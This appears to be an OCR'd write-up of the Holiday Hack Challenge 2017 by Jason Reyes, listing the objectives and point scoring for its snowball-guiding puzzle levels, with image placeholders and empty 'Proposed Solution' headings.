
Holiday Hack Challenge 2017

By


Jason Reyes

Table of Contents



Snowball Challenges

Winter Wonder Landing



Winter Wonder Landing

✓ Guide the snowball over the page from The Great Book before hitting the exit.
100 points


✓ Use the snowball to clear the green pipe off the helipad.
100 points

✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint


✓ End the run by hitting the exit (marked in yellow).
25 points

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.


BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.



Proposed Solution



Cryokinetic Magic



Cryokinetic Magic


✓ Guide the snowball over all three waypoints without destroying the ice fishing hut.
100 points

✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint


✓ End the run by hitting the exit (marked in yellow).
25 points

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.


BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.



Proposed Solution



There's snow place like home



There's Snow Place Like Home


✓ Marshall three snowballs across the bridge and out of the town.
100 points

✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint

